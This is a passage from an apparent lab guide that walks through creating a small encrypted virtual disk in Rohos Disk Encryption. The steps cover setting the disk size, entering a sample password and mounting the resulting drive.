appears; click **Create new disk...**



7. The **Create new Rohos disk** window appears; click **Change...** to modify the size of the encrypted disk.



8. The **Disk details** wizard appears; modify the disk size to **10** in the **Disk Size (in Megabytes)** field and leave all other settings to default; then, click **OK**.




9. Provide a password in the **Specify a new password to access the disk** field and retype it into the **Confirm password** field; then, click **Create disk** button (Here, the password provided is **test@123**).




10. Wait until the encrypted volume is created. The time to create the encrypted volume depends upon the size you specified under the **Disk Size** option: if large, it will take a long time to create the volume.

11. On creating the encrypted volume, the **Encrypted Disk (R:)** window appears, displaying the default disk content, as shown in the screenshot.




12. The **Disk is connected** notification appears at the top section of the **Rohos Disk Encryption** window.

Note: This drive appears only when you are connected to Rohos Disk Encryption, and disappears when you exit.

